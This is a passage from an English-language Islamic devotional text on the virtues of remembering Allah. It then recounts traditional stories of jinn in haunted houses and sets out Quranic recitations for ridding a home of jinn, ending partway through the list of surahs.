فَإِذَا قَضَيْتُمُ ٱلصَّلَوٰةَ فَٱذْكُرُوا۟ ٱللَّهَ قِيَـٰمًا وَقُعُودًا وَعَلَىٰ

جُنُوبِكُمْ ﴿١٠٣﴾

﴿When you have finished the Salaah, remember Allah standing, sitting down, and lying down on your sides﴾ [78];

With regard to the hypocrites,

He ﷻ says:

وَلَا يَذْكُرُونَ ٱللَّهَ إِلَّا قَلِيلًا ﴿١٤٢﴾

﴿And they do not remember Allah, but little﴾ [79],

And also

وَٱذْكُر رَّبَّكَ فِى نَفْسِكَ تَضَرُّعًا وَخِيفَةً وَدُونَ ٱلْجَهْرِ مِنَ ٱلْقَوْلِ

بِٱلْغُدُوِّ وَٱلْـَٔاصَالِ وَلَا تَكُن مِّنَ ٱلْغَـٰفِلِينَ ﴿٢٠٥﴾

﴿And remember your Lord by your tongue and within yourself, humbly and with fear without loudness in (your) words, in the mornings, and in the afternoons, and be not of those who are neglectful﴾ [80].

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[78] Surat *An-Nisa'*: Verse 103.
[79] Surat *An-Nisa'*: Verse 142.
[80] Surat *Al-A'raf*: Verse 205.

These verses contain a commandment to remember Allah, intensely and frequently, since the worshipper is in dire need of [remembering Allah] and cannot do without it, even for the twinkling of an eye. This is because every moment that passes without a person making *Dhikr* (remembrance) of Allah will be of no benefit to him/her. Rather, the harm entailed by being neglectful of the *Dhikr* of Allah is far greater than any worldly benefits that may be gained.
There are many *Ahadeeth* that illustrate the importance of *Dhikr*:

The Prophet ﷺ said: "Allah ﷻ says: I am with my servants as long as they mention Me."[81] Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said: "Allah says: 'I am just as My servant thinks I am, (i.e. I am able to do for him what he thinks I can do for him) and I am with him if He remembers Me. If he remembers Me in himself, I too remember him in Myself; and if he remembers Me in a group of people, I remember him in a group that is better than they; and if he comes one span nearer to Me, I go one cubit nearer to him; and if he comes one cubit nearer to Me, I go a distance of two outstretched arms nearer to him; and if he comes to Me walking, I go to him running.'"[82]

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[81] Sahih al-Bukhari (13/508).
[82] Sahih al-Bukhari (7537), Sahih Muslim (2675), at-Tirmidhi (3603), Ibn Majah (3822) and Imam Ahmed (2/251, 316).

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said: "Seven (people) will be shaded by Allah, by His Shade, on the Day of Resurrection when there will be no shade except His. (They are):

1) A just ruler
2) A young man who has been brought up in the worship of Allah,
3) One who remembers Allah in seclusion and his eyes are then flooded with tears
4) A man whose heart is attached to mosques (offers his compulsory congregational prayers in the mosque)
5) Two people who love each other for Allah's Sake
6) A man who is called by a charming lady of noble birth to commit illegal sexual intercourse with her, but he says, 'I am afraid of Allah,'
7) A man who gives in charity so secretly that his left hand does not know what his right hand has given."[83]

Abu Musa' ﷺ reported that the Prophet ﷺ said: "The example of one who remembers his Lord (Allah) in comparison to one who does not remember his Lord, is like that of a living creature compared to a dead one."[84]

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said, "Allah The Almighty has angels who travel the

[83] Sahih al-Bukhari (660), Sahih Muslim (1031), at-Tirmidhi (2391) and Imam Ahmed (2/439).
[84] Sahih al-Bukhari (8/416).

highways and by-ways seeking out the people of *Dhikr*. When they find people remembering Allah, the Mighty and Majestic, they call out to one another, 'Come to what you are looking for!' They enfold them with their wings outstretched up to the lowest heaven. Their Lord - who knows them better - asks them, 'What are My servants saying?' They say, 'They are glorifying You, proclaiming Your greatness, praising You, and magnifying You.' He says, 'Have they seen Me?' They say, 'No, by Allah, they have not seen You.' He says, 'How would it be if they were to see Me?' They say, 'If they were to see You, they would worship You even more intensely, and magnify You even more intensely, and glorify You even more intensely.' He says, 'What are they asking Me for?' They say, 'They are asking You for the Garden.' He says, 'Have they seen it?' They say, 'No, by Allah, they have not seen it.'" He says, 'How would it be if they were to see it?' They say, 'If they were to see it, they would yearn for it even more and seek it even more assiduously and would have an even greater desire for it.' He says, 'What are they seeking refuge from?' 'They are seeking refuge from the Fire.' He says, 'Have they seen it?' He says, 'How would it be if they were to see it?' They say, 'If they were to see it, they would flee from it even more and have an even greater fear of it.' He says, 'I testify to you that I have forgiven them.' One of angels says, 'Among them is so-and-so who is not one of them. He came to get something he needed.' He says,

'They are sitting and the one sitting with them would not be made wretched.'" [85]

Anas Ibn Malik ﷺ reported that the Messenger of Allah ﷺ said, "When you come upon the meadows of the Garden, graze in them." He was asked, "What are the meadows of the Garden?" "Circles of *Dhikr*." he ﷺ replied. [86]

Abu Hurairah ﷺ reported that the Prophet ﷺ said, "Whenever people sit in a place where they do not mention Allah nor bless their Prophet, loss descends on them. If He wishes, He could punish them. If He wishes, He could forgive them." [87]

Ibn Qayyim al-Jawziyyah, may Allah have Mercy on him, said that there are more than one hundred benefits in remembering Allah ﷻ. Some of these are given below:

1- *Dhikr* expels and suppresses Satan.
2- It pleases Allah ﷻ.
3- It removes anxiety and distress from the heart.
4- It brings happiness and joy to the heart.
5- It strengthens the heart and body.
6- It illuminates the face and heart.
7- It brings wealth and livelihood.

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[85] Sahih al-Bukhari.
[86] Sunan at-Tirmidhi.
[87] Abu Dawud and at-Tirmidhi.

8- It gives the person peace of mind and composure.
9- It leads one to love more, which is the spirit of Islam.
10- It leads to self-control and *Ihsaan*, so that a person worships Allah as though he/she were seeing Him ﷻ.
11- It brings *Inaabah* (turning in repentance to Allah ﷻ).
12- It brings the person closer to Allah ﷻ.
13- It opens the door of knowledge and understanding.
14- It brings fear and respect of Allah ﷻ.
15- Allah ﷻ will remember any one who remembers Him, ﴿**Therefore remember Me, I will remember you**﴾.
16- *Dhikr* brings life to hearts.
17- It is the provision of the heart and soul.
18- It removes any rust from the heart.
19- It eliminates sins.
20- It removes any isolation between a servant and his/her Lord ﷻ.
21- If a servant mentions Allah ﷻ during his/her time of ease, Allah will mention him/her during times of difficulty.
22- *Dhikr* saves one from Allah's punishment.
23- It brings tranquility and harmony, and the Angels surround those making *Dhikr*.
24- *Dhikr* helps one forget about backbiting, slandering, telling lies and falsehood.
25- A person who remembers Allah in seclusion, and whose eyes are then flooded with tears will be shaded on the Day of Resurrection by Allah ﷻ.

26- *Dhikr* is the easiest form of worship, yet its reward is enormous.
27- It is the plant of Paradise.
28- *Dhikr* is the light of a person in this world, in the grave, and on the Day of Judgement.
29- It brings Allah's Blessings, and wards off His Curse and Punishment.
30- It is a barrier between a servant and Hellfire.[88]

Indeed, during the course of our daily lives our souls need to be nourished along with our bodies. The remembrance of Allah is such that our souls cannot survive without it - as was said by Ibn Taymiyyah: "The *Dhikr* of Allah is to the heart what water is to a fish."

One of the *'aarifeen* (those who are knowledgeable about Allah) said: "If a person were to spend such and such number of years engaged (in the *Dhikr* of Allah), then he turns away from it for just a moment, what he will lose is far greater than whatever he has already gained."

Mu'adh Ibn Jabal ﷺ relates that the Prophet ﷺ said: "The people of Paradise will not have any regrets except for those moments in which they were not engaged in the *Dhikr* (remembrance) of Allah."

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[88] Ibn Qayyim, "*Al-Wa'bil as-Sayyib*", p.42.

Haunted Houses Examples of Jinn's Disturbances and harm

The Jinn and the Young Ansari:

Abu's-Saib, the mawla of Hisham Ibn Zuhra said, "I went to Abu Sa'id al-Khudri and found him praying. I sat waiting for him until he had finished the prayer. I heard a movement under a bed in his room, and it was a snake. I stood up to kill it, but Abu Sa'id gestured to me to sit. When he was finished he pointed to a room in the house and said, 'Do you see this room?' I said, 'Yes.' He said, 'There was a young boy in it who had just got married. He went out with the Messenger of Allah ﷺ to al-Khandaq, (the ditch that the Muslims dug in the 5th year of the Hijrah to defend Madinah against the Quraysh and their allies). When he was there, the youth came and asked for permission, saying, 'Messenger of

Allah. Give me permission to return to my family.' The Messenger of Allah ﷺ gave him permission and said, 'Take your weapons with you, for I fear the Banu Quraydha tribe. They may harm you.' The youth went to his family and found his wife standing between the two doors. He lifted his spear to stab her as jealousy had been aroused in him. She said, 'Don't be hasty until you have entered and seen what is in your house.' He entered and found a snake coiled up on his bed. He pierced it with his spear, and then went out with it and threw it into the house. The snake stirred on the end of the spear and the youth fell dead. No one knew which of them died first; the snake or the youth. That was mentioned to the Messenger of Allah ﷺ to which he said, 'There are Jinn in Madinah who have become Muslims. When you see one of them, call out to it for three days. If it appears after that, then kill it, for it is a *shaytan.*'"[89]

As mentioned previously, jinn may appear as snakes, scorpions, cattle, donkeys, birds, or other animals. When the Prophet ﷺ took the oath of allegiance from the Jinn in the valley of Batn al-Nakhlah, he ﷺ wanted them to appear to his community either in their own form or in another agreeable form, but not in the form of a harmful animal such as a dog or a scorpion. In another Hadith, the Prophet ﷺ warned his community: "When you see any vermin in your house, tell it

[89] *Muwatta'* Imam Malik (5433), Sahih Muslim (2236), *Musnad* Imam Ahmed (3/12, 27, 41), Abu Dawud (5256-5259) and others.

three times: "For Allah's Sake, leave this place," for it may be a friendly jinn. If it does not leave, then it is not a Jinn. If it is harmful, you may kill it."

Loud Noises:

Ibn Sa'd narrated, in his "*Tabaqaat*", and as well as Ibn abi ad-Dunyah that when Zaid Ibn Aslam was appointed as governor of Ma'dan Bani Salim, people came to him and complained that Jinn were living in their houses and making loud noises. He ordered them to make *Adhan* every now and then, in a loud voice. So when they did, the jinn left their houses for good. [90]

Leave your House:

Abu an-Nadhr Hashim Ibn al-Qassim said: "I used to see Jinn in my house Jinn and one day they (Jinn) told me: 'O abu an-Nadhr! Leave this house'. But it was hard for me to leave my house, so I wrote to some scholars in Kufah, asking for help, and among them were Ibn Idriss, al-Muharibi and Abu Usamah. Al-Muharibi replied to my letter saying: "In Madinah there was a well from which people used to get water. However, the rope tied to the bucket was found cut every day, and the people did not know what to do. One day

[90] Ibn Sa'd's "*Tabaqaat*": p.315, Ibn Abi ad-Dunyah in his book "*Al-Ishraaf Fi Manazil al-Ashraaf*" (437), ad-Dahabi in "*Siyar a'laam an-Nubalaa*" (6/125), and as-Siyyuti in "*Luqt al-Marjaan*" p.173.

some traveling party arrived in Madinah and the people complained to them about their problem. So one of the travelers asked for a bucket full of water and he recited some *Du'ah* in it and poured it into the well; then a fire blazed from the well, yet was extinguished at its upper surface." Abu an-Nadhr said: "I took a bucket full of water, recited the same *Du'ah* over it and poured it around the corners of my house; then the Jinn cried out: 'you have burnt us, we are leaving your house now.'[91]

Jinn kill Drunkards in this House:

Ibn 'Aqil said in his book "*Al-Funun*": "There was a house in Baghdad, and people used to rent it but woke up dead the next day. One day, a *Muqri'* man (one memorizing the Qur'an) came and rented it. We expected that he would suffer the same fate, but the next day he was found to be safe and sound. The neighbours were surprised. He lived in that house for some times and left it. When he was asked as to how he had managed to survive, he said: 'When I entered that house, I prayed *Isha'* prayer; then I started reciting the Qur'an, and a young man came out of the walls of the house and greeted me. I was frightened, but he said: "Do not worry, teach me some of the Qur'an." I taught him some of the Qur'an and then asked him: "What is wrong with this house?" He said: "We are Muslim Jinn, we pray and recite

[91] Ibn al-Qayyim's "*Al-Wa'bil as-Sayyib*", p.82.

the Qur'an, but sinful people came and rented this house; they gathered here to drink alcohol, so we killed them"."

You have burnt a great *Ifreet*:

A man from Bani Ka'b said: I arrived at Basra to sell some dates but could not find a house to rent. All the properties were full, so someone directed me to a house which was empty and believed to have been haunted. I was so tired that I did not care and decided to rent the property. When I was retiring to bed a huge black jinn with eyes like blazing fire appeared before me. I immediately started to recite *'Ayatul Kursi*: ***﴿Allahu! La ilaaha Illa Huwa al-Hayyu al-Qayyum﴾***,[92] verse by verse, and the jinn also followed my recitation, but when I read the words, *'Wala ya'uduhu hifzuhuma'wa hawal'aliyulazheem* **﴿and He (Allah) feels no fatigue in guarding and preserving them. And He is the Most High, the Most Great﴾**[93] the jinn could not follow and stopped. I understood the consequences of the words and recited the same words, again and again, until the jinn had faded away. I went to sleep and in the morning when I got up I saw the burnt ashes in the place where the jinn had appeared. Then I heard someone saying: 'You have burnt a great *Ifreet*.' I asked: 'How did I burn him?' The voice said: 'With the power of Allah's Verse, **﴿and He (Allah) feels no**

[92] Surat *al-Baqarah*: verse 255.
[93] Ibid.

fatigue in guarding and preserving them. And He is the Most High, the Most Great﴾."

Tricks of Jinn in a New House:

Sheikh Ahmad al-Qattan mentioned the following true story in one of his lectures:

"A man came to me and complained that when he moved to his new house with his family, they started to encounter some problems and disturbances. Whenever they put food on the table someone would come and place a handful of sand on top of the food, but they could not see who put it there. The same thing would happen three times a day - at breakfast, lunch and dinner. His wife and children became too terrified and afraid to put any food on the table, because each time they did so, sand would appear whilst they were looking at the food. Finally, the man decided to take his wife and children to his in-laws and stayed at the new house with his mother and aunt. However, the problem still persisted, and this time his mother and aunt would have sand on top of their heads, whenever and wherever they would sit.

So I decided to go and see to his problem. I took some pious people with me - an Imam of a mosque, a judge, and another sheikh and Imam. After we made *Wudu'* we started reciting Surat *al-Baqarah* and when we reached *'Ayatul Kursi*, the man called us to come to the courtyard of the house; we left

one of us reciting and we went to see. We found his old mother sitting in the courtyard with sand coming down from her head, as if it is actually coming out of her head. However as soon as we finished (reciting) Surat *al-Baqarah*, the sand disappeared and never returned."

A House under Constant Stoning:

The Permanent Committee for Scientific Research and *Iftaa'* in Saudi Arabia said, in *Fatwah* No. 6618: "A man living in the countryside came to us asking the following question: 'I live in the countryside, in a house that I inherited from my ancestors. However, recently I had a strange experience; at night stones were being thrown at me, and I could not see who was throwing them, despite the fact that I was carrying a lamp. This continued for four nights, and I was very much afraid. I then went to my relatives and informed them so that they could help me, but I was simply told that I perhaps have enemies who hate me. I insisted that they should come with me to my house to see for themselves, and indeed, when night fell, we were pelted with stones, whereupon my relatives believed me and thus advised me to leave the house.'

"The answer to your story is as follows:

"Maybe those who threw stones at you at night were a group of wicked Jinn who wanted you to leave the house or just to

fool about with you; or maybe you had harmed them unintentionally, and they just wanted to take revenge on you. So, you have to seek help from Allah ﷻ, seek protection in Allah's Words (the Qur'an), and recite the Qur'an at home- especially Surat *al-Baqarah*- when you go to bed."[94]

[94] *Fatawee al-Aqeedah*, the Permanent Committee for Scientific Research and *Iftaa'* in Saudi Arabia, collected and compiled by Sheikh Ahmed Ibn Abdur-Razzaq Daweesh (p.75-76).

How to rid your House of Jinn:

1- Warning:

We have seen in the above Hadith narrated by Abu Sa'id al-Khudri ﷺ, in which the Prophet ﷺ said: ".....When you see one of them, call out to it for three days. If it appears after that, then kill it, for it is a *shaytan*." Therefore, if you see such trouble and disturbances in your house, you have to warn the Jinn first.

Manner of Warning:

Abdurrahmaan Ibn Abee Laylah quoted his father, saying: The Prophet ﷺ said: "If a snake appears in your house, say to it: 'We ask you by the covenant of Noah and the covenant of Sulaiman Ibn Dawud not to harm us..."[95] Al-Qadhi Iyaad, may Allah have mercy on him, said: "Ibn Habib reported

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[95] Abu Dawud (5260), at-Tirmidhi (1485) and an-Nisa'i' in "*Al-Kubra*" (10504); its *Isnad* is *Da'eef.*

that the Prophet ﷺ said: 'I implore you by the covenant taken from you by Sulaiman Ibn Dawud not to harm us, nor to appear to us.'"

1- Reciting Surat *al-Baqarah*:

After that warning, you recite Surat *al-Baqarah* in your house. Abu Hurairah ﷺ reported that the Prophet ﷺ said: "Do not make your house as graveyards. Satan runs away from the house in which Surah *al-Baqarah* is recited."[96] In another Hadith reported by Ibn Mas'oud ﷺ, the Prophet ﷺ said: "Recite Surat *al-Baqarah* in your houses, for Satan cannot enter a house where Surat *al-Baqarah* is recited."[97]
An-Nu'man Ibn Bashir ﷺ narrated that the Prophet ﷺ said: "Two thousand years before creating the heavens and the Earth, Allah inscribed a book in which He revealed the last two verses of Surat *al-Baqarah*. The Devil will not come near a house in which these (verses) are recited for three nights."[98]

Ibn Taimiyyah, may Allah have mercy on him, said: "Numerous people who have experienced these events all confirm the amazing effectiveness of this verse in warding off Jinn and breaking their spells. It (*ayat al-Kursi*) has a great effect in repelling devils from humans, from the

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[96] Sahih Muslim (1707).
[97] Sahih Muslim (780), Imam Ahmed (2/284) and Ibn Hibban (780).
[98] Imam Ahmed (4/274) and at-Tirmidhi (2882) and its *Isnad* is *Sahih*.

possessed, and from those picked out by Jinn such as wrongdoers, people with bad tempers, those who follow their desires and lusts, musicians, and those who become ecstatic through whistling and clapping. If these verses are read with sincerity to Allah, the Jinn will leave. It will put an end to all the delusions created by the Jinn. It will also disclose the falseness of those, 'brothers' of the Jinn, who perform 'miraculous' (magic) acts. The Jinn inspire their devotees with some knowledge that the ignorant think are miracles that Allah grants His pious servants. In fact, they are simply Shaytaan's acts of deception over his devotees - those who have earned Allah's Wrath and those who have gone astray."[99]

2- In case the Jinn are still in your house after that:

If you feel that Jinn are still in your house, bring a vessel full of water, make *Wudu'*, put your right hand inside the water, bring your mouth close to it and read the following *Dua'h*: Bismi Allah, Amsayna Billah alladhi Laysa Minhu shay'un Mumtani' wa Bi'izzati Allahi allati' Laa Turaam wa Laa Tudhaam, wa Bisultaan Allahi al'Mani'i Nahtajib, wa Biasma'ihi al-Husnaa Kullihaa, A'idun mian al-Abalisah wa min sharri shayaateeni al-Insi wal Jinni, wa min sharri kulli Mu'linin Aw Musirrin, wa min sharri Maa Yakhruju bil-Layli wa yakmunu bin-Nahaari, wa yakmunu bil-Layli wa

[99] Ibn Taimiyyah, "*Majmu' al-Fatawah*", vol. 19, p. 55.

Yakhruju bin-Nahaari, wa min sharri Maa Khalaqa wa Dhara'a wa Bara'a wa min sharri Iblees wa Junudihi, wa min sharri kulli Da'bbatin Anta A'khidun Binasiyatihaa, Inna Rabbi' Ala' Siraatin Mustaqeem, Audhu Billahi Bima Ista'adha Bihi Musa wa Isa' wa Ibrahima al-Ladhi' waffaa, min sharri Maa Khalaqa wa Dhara'a wa Bara'a, wa min sharri Iblees wa Junudihi, wa Min Sharri Ma Yanbaghi."
After that, recite Surat *al-Fatihah*:

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ﴿١﴾

ٱلْحَمْدُ لِلَّهِ رَبِّ ٱلْعَٰلَمِينَ ﴿٢﴾ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ﴿٣﴾

مَٰلِكِ يَوْمِ ٱلدِّينِ ﴿٤﴾ إِيَّاكَ نَعْبُدُ وَإِيَّاكَ نَسْتَعِينُ

﴿٥﴾ ٱهْدِنَا ٱلصِّرَٰطَ ٱلْمُسْتَقِيمَ ﴿٦﴾ صِرَٰطَ ٱلَّذِينَ أَنْعَمْتَ

عَلَيْهِمْ غَيْرِ ٱلْمَغْضُوبِ عَلَيْهِمْ وَلَا ٱلضَّآلِّينَ ﴿٧﴾

﴿Bismilla_hir rahma_nir rahim. Alhamdu lilla_hi rabbil 'a_lamin. Ar rahma_nir rahim. Ma_liki yaumid din. Iyya_ka na'budu wa iyya_ka nasta'in. Ihdinas siratal mustaqim. Sira_tal lazina an'amta 'alaihim gairil magdu_bi 'alaihim waladh dha_llin﴾, and

Aayat al-Kursi:

ٱللَّهُ لَآ إِلَٰهَ إِلَّا هُوَ ٱلْحَىُّ ٱلْقَيُّومُ ۚ لَا تَأْخُذُهُۥ سِنَةٌ وَلَا نَوْمٌ ۚ لَّهُۥ
مَا فِى ٱلسَّمَٰوَٰتِ وَمَا فِى ٱلْأَرْضِ ۗ مَن ذَا ٱلَّذِى يَشْفَعُ عِندَهُۥٓ
إِلَّا بِإِذْنِهِۦ ۚ يَعْلَمُ مَا بَيْنَ أَيْدِيهِمْ وَمَا خَلْفَهُمْ ۖ وَلَا
يُحِيطُونَ بِشَىْءٍ مِّنْ عِلْمِهِۦٓ إِلَّا بِمَا شَآءَ ۚ وَسِعَ كُرْسِيُّهُ
ٱلسَّمَٰوَٰتِ وَٱلْأَرْضَ ۖ وَلَا يَـُٔودُهُۥ حِفْظُهُمَا ۚ وَهُوَ ٱلْعَلِىُّ ٱلْعَظِيمُ
﴿٢٥٥﴾ لَآ إِكْرَاهَ فِى ٱلدِّينِ ۖ قَد تَّبَيَّنَ ٱلرُّشْدُ مِنَ ٱلْغَىِّ ۚ فَمَن يَكْفُرْ
بِٱلطَّٰغُوتِ وَيُؤْمِنۢ بِٱللَّهِ فَقَدِ ٱسْتَمْسَكَ بِٱلْعُرْوَةِ ٱلْوُثْقَىٰ لَا
ٱنفِصَامَ لَهَا ۗ وَٱللَّهُ سَمِيعٌ عَلِيمٌ ﴿٢٥٦﴾ ٱللَّهُ وَلِىُّ ٱلَّذِينَ ءَامَنُوا۟
يُخْرِجُهُم مِّنَ ٱلظُّلُمَٰتِ إِلَى ٱلنُّورِ ۖ وَٱلَّذِينَ كَفَرُوٓا۟ أَوْلِيَآؤُهُمُ

ٱلطَّٰغُوتُ يُخۡرِجُونَهُم مِّنَ ٱلنُّورِ إِلَى ٱلظُّلُمَٰتِۗ أُوْلَٰٓئِكَ

أَصۡحَٰبُ ٱلنَّارِۖ هُمۡ فِيهَا خَٰلِدُونَ ﴿٢٥٧﴾

﴿Allahu laa ilaha illa huwa, al-hayyul qayyum, laa ta'khuduhu Sinatun wala Nawmun, lahu maa fis-Samawati wa maa fil-ard, man Dhal ladhi Yashfa'u 'indahu illa bi idhnih, Ya'lamu ma baina Aidihim wa maa khalfahum wa la Yuhituna bi shay'im min'ilmihi illa bima sha', wasi'a kursiyyuhus-Sama wati wal ard, wa laa ya'u_dhuhu hifdhuhuma, wa huwal 'aliyyul 'azim. Laa ikraha fid-dini, Qad tabayyanar rushdu minal gaiy, famay yakfur bit-taaguti wa yu'mim billahi fa qadistamsaka bil 'urwatil wuthqaa lanfisama lahaa, wallahu sami'un 'alim. Allahu waliyyul ladhina a'manu yukhrijuhum minaz-zulumati ilan-nur, wallazina kafaru awliya 'uhumut-tagut yukhrijunahum minan-nuri ilaz zulumat, ula'ika as'ha'bun- nari hum fihaa kha'lidun﴾[100], and The last verses of Surat *al-Baqarah*:

لِّلَّهِ مَا فِي ٱلسَّمَٰوَٰتِ وَمَا فِي ٱلۡأَرۡضِۗ وَإِن تُبۡدُواْ مَا فِيٓ

أَنفُسِكُمۡ أَوۡ تُخۡفُوهُ يُحَاسِبۡكُم بِهِ ٱللَّهُۖ فَيَغۡفِرُ لِمَن يَشَآءُ

[100] Surat *al-Baqarah*: verses 255-257.

وَيُعَذِّبُ مَن يَشَآءُ ۗ وَٱللَّهُ عَلَىٰ كُلِّ شَىْءٍ قَدِيرٌ ﴿٢٨٤﴾ ءَامَنَ

ٱلرَّسُولُ بِمَآ أُنزِلَ إِلَيْهِ مِن رَّبِّهِۦ وَٱلْمُؤْمِنُونَ ۚ كُلٌّ ءَامَنَ بِٱللَّهِ

وَمَلَٰٓئِكَتِهِۦ وَكُتُبِهِۦ وَرُسُلِهِۦ لَا نُفَرِّقُ بَيْنَ أَحَدٍ مِّن رُّسُلِهِۦ ۚ

وَقَالُوا۟ سَمِعْنَا وَأَطَعْنَا ۖ غُفْرَانَكَ رَبَّنَا وَإِلَيْكَ ٱلْمَصِيرُ ﴿٢٨٥﴾

لَا يُكَلِّفُ ٱللَّهُ نَفْسًا إِلَّا وُسْعَهَا ۚ لَهَا مَا كَسَبَتْ وَعَلَيْهَا مَا

ٱكْتَسَبَتْ ۗ رَبَّنَا لَا تُؤَاخِذْنَآ إِن نَّسِينَآ أَوْ أَخْطَأْنَا ۚ رَبَّنَا وَلَا

تَحْمِلْ عَلَيْنَآ إِصْرًا كَمَا حَمَلْتَهُۥ عَلَى ٱلَّذِينَ مِن قَبْلِنَا ۚ رَبَّنَا

وَلَا تُحَمِّلْنَا مَا لَا طَاقَةَ لَنَا بِهِۦ ۖ وَٱعْفُ عَنَّا وَٱغْفِرْ لَنَا

وَٱرْحَمْنَآ ۚ أَنتَ مَوْلَىٰنَا فَٱنصُرْنَا عَلَى ٱلْقَوْمِ ٱلْكَٰفِرِينَ

﴿٢٨٦﴾

﴿Lillahi maa fis-samawati wama fil ard, wa in tubdu mafi anfusikum aw tukhfuhu yuhasibkum bihillah, fa yagfiru

***limay-yasha'u wa yu'azzibu may-yasha', wallahu 'ala kulli shai'in qadir. Aamanar-rasulu bima unzila ilaihi mir-rabbihi wal mu'minun,...., (*unil*), warhamnaa, anta mawla'na fansurna 'alal qawmil kaafirin*﴾ [101], and

The first ten verses of Surat *As-Saffat*:

وَٱلصَّٰٓفَّٰتِ صَفًّا ۝١ فَٱلزَّٰجِرَٰتِ زَجْرًا ۝٢ فَٱلتَّٰلِيَٰتِ ذِكْرًا
۝٣ إِنَّ إِلَٰهَكُمْ لَوَٰحِدٌ ۝٤ رَّبُّ ٱلسَّمَٰوَٰتِ وَٱلْأَرْضِ وَمَا
بَيْنَهُمَا وَرَبُّ ٱلْمَشَٰرِقِ ۝٥ إِنَّا زَيَّنَّا ٱلسَّمَآءَ ٱلدُّنْيَا بِزِينَةٍ
ٱلْكَوَاكِبِ ۝٦ وَحِفْظًا مِّن كُلِّ شَيْطَٰنٍ مَّارِدٍ ۝٧ لَّا
يَسَّمَّعُونَ إِلَى ٱلْمَلَإِ ٱلْأَعْلَىٰ وَيُقْذَفُونَ مِن كُلِّ جَانِبٍ ۝٨
دُحُورًا ۖ وَلَهُمْ عَذَابٌ وَاصِبٌ ۝٩ إِلَّا مَنْ خَطِفَ ٱلْخَطْفَةَ
فَأَتْبَعَهُۥ شِهَابٌ ثَاقِبٌ ۝١٠

[101] Surat *al-Baqarah*: verses 284-286.

﴿*Was-sa'ffa'ti saffan. Faz-za'jira'ti zajran. Fatta'liya'ti zikran. Inna ilahakum lawa'hid. Rabbus-sama'waati wal-ardi wama bainahuma wa rabbul masha'riq. Inna zayyanna as-sama'a addunya bizinatil kawa'kib. Wa hifzam min kulli shaitanin ma'rid. Laa yassammauna ilal malail ala wa yuqzafuna min kulli ja'nib. Duhuran walahum aza;bun wa'sib. Illaa man khatifal katfata fa a baahu shiha'bun Tha'qib*﴾ [102], and

Verses 21-24 of Surat *al-Hashr*:

لَوْ أَنزَلْنَا هَٰذَا ٱلْقُرْءَانَ عَلَىٰ جَبَلٍ لَّرَأَيْتَهُۥ خَٰشِعًا مُّتَصَدِّعًا
مِّنْ خَشْيَةِ ٱللَّهِ ۚ وَتِلْكَ ٱلْأَمْثَٰلُ نَضْرِبُهَا لِلنَّاسِ لَعَلَّهُمْ
يَتَفَكَّرُونَ ﴿٢١﴾ هُوَ ٱللَّهُ ٱلَّذِى لَآ إِلَٰهَ إِلَّا هُوَ ۖ عَٰلِمُ ٱلْغَيْبِ
وَٱلشَّهَٰدَةِ ۖ هُوَ ٱلرَّحْمَٰنُ ٱلرَّحِيمُ ﴿٢٢﴾ هُوَ ٱللَّهُ ٱلَّذِى لَآ إِلَٰهَ
إِلَّا هُوَ ٱلْمَلِكُ ٱلْقُدُّوسُ ٱلسَّلَٰمُ ٱلْمُؤْمِنُ ٱلْمُهَيْمِنُ ٱلْعَزِيزُ
ٱلْجَبَّارُ ٱلْمُتَكَبِّرُ ۚ سُبْحَٰنَ ٱللَّهِ عَمَّا يُشْرِكُونَ ﴿٢٣﴾ هُوَ

[102] Surat as-Saffat: Verses 1-10.

ٱللَّهُ ٱلْخَٰلِقُ ٱلْبَارِئُ ٱلْمُصَوِّرُ لَهُ ٱلْأَسْمَآءُ ٱلْحُسْنَىٰ ۚ يُسَبِّحُ لَهُۥ

مَا فِى ٱلسَّمَٰوَٰتِ وَٱلْأَرْضِ ۖ وَهُوَ ٱلْعَزِيزُ ٱلْحَكِيمُ ﴿٢٤﴾

﴿***Low anzalnaa hazal qur'ana ala' jabalil lara aitahu kha'shian mutasaddiam min khashyati Allah wa tilkal amtalu nadribuha linna'si la'al lahum yatafakkarun. Huwa Allahu allazi laa ilaha illa_huwa alimul Ghaibi wash- shahadati huwar-rahma_nur rahim.*** **Till...** ***Yusabbihu lahu maa fis-samawati wal ardi wa huwal azizul hakim***﴾ [103], and

The first three verses of Surat *al-Jinn*:

قُلْ أُوحِىَ إِلَىَّ أَنَّهُ ٱسْتَمَعَ نَفَرٌ مِّنَ ٱلْجِنِّ فَقَالُوٓا۟ إِنَّا سَمِعْنَا قُرْءَانًا

عَجَبًا ﴿١﴾ يَهْدِىٓ إِلَى ٱلرُّشْدِ فَـَٔامَنَّا بِهِۦ ۖ وَلَن نُّشْرِكَ بِرَبِّنَآ

أَحَدًا ﴿٢﴾ وَأَنَّهُۥ تَعَٰلَىٰ جَدُّ رَبِّنَا مَا ٱتَّخَذَ صَٰحِبَةً وَلَا وَلَدًا

﴿٣﴾

[103] Surat al-Hashr: Verses 21-24.

﴿Qul uhiya ilayya annahu 'stamaa nafarum minal jinni faqa'lu inna' sami'na' qur'anan ajaban. Yahdi ilar-rushdi fa a'manna bihi wa lan nushrika birabbina ahadan. Wa annahu taa'la' jaddu rabbina' mat-takhaza sa'hibataw wa laa waladaa﴾ [104], and

Then recite Surat *al-Ikhlaas*, Surat *al-Falaq* and Surat *an-Naas*.

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ﴿١﴾

قُلْ هُوَ ٱللَّهُ أَحَدٌ ﴿١﴾ ٱللَّهُ ٱلصَّمَدُ ﴿٢﴾ لَمْ يَلِدْ وَلَمْ يُولَدْ ﴿٣﴾

وَلَمْ يَكُن لَّهُۥ كُفُوًا أَحَدٌۢ ﴿٤﴾

Surat *al-Falaq*

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ ﴿١﴾

قُلْ أَعُوذُ بِرَبِّ ٱلْفَلَقِ ﴿١﴾ مِن شَرِّ مَا خَلَقَ ﴿٢﴾ وَمِن شَرِّ غَاسِقٍ

إِذَا وَقَبَ ﴿٣﴾ وَمِن شَرِّ ٱلنَّفَّٰثَٰتِ فِى ٱلْعُقَدِ ﴿٤﴾ وَمِن شَرِّ

حَاسِدٍ إِذَا حَسَدَ ﴿٥﴾

[104] Surat al-Jinn: Verses 1-3.

Surat *an-Naas*.

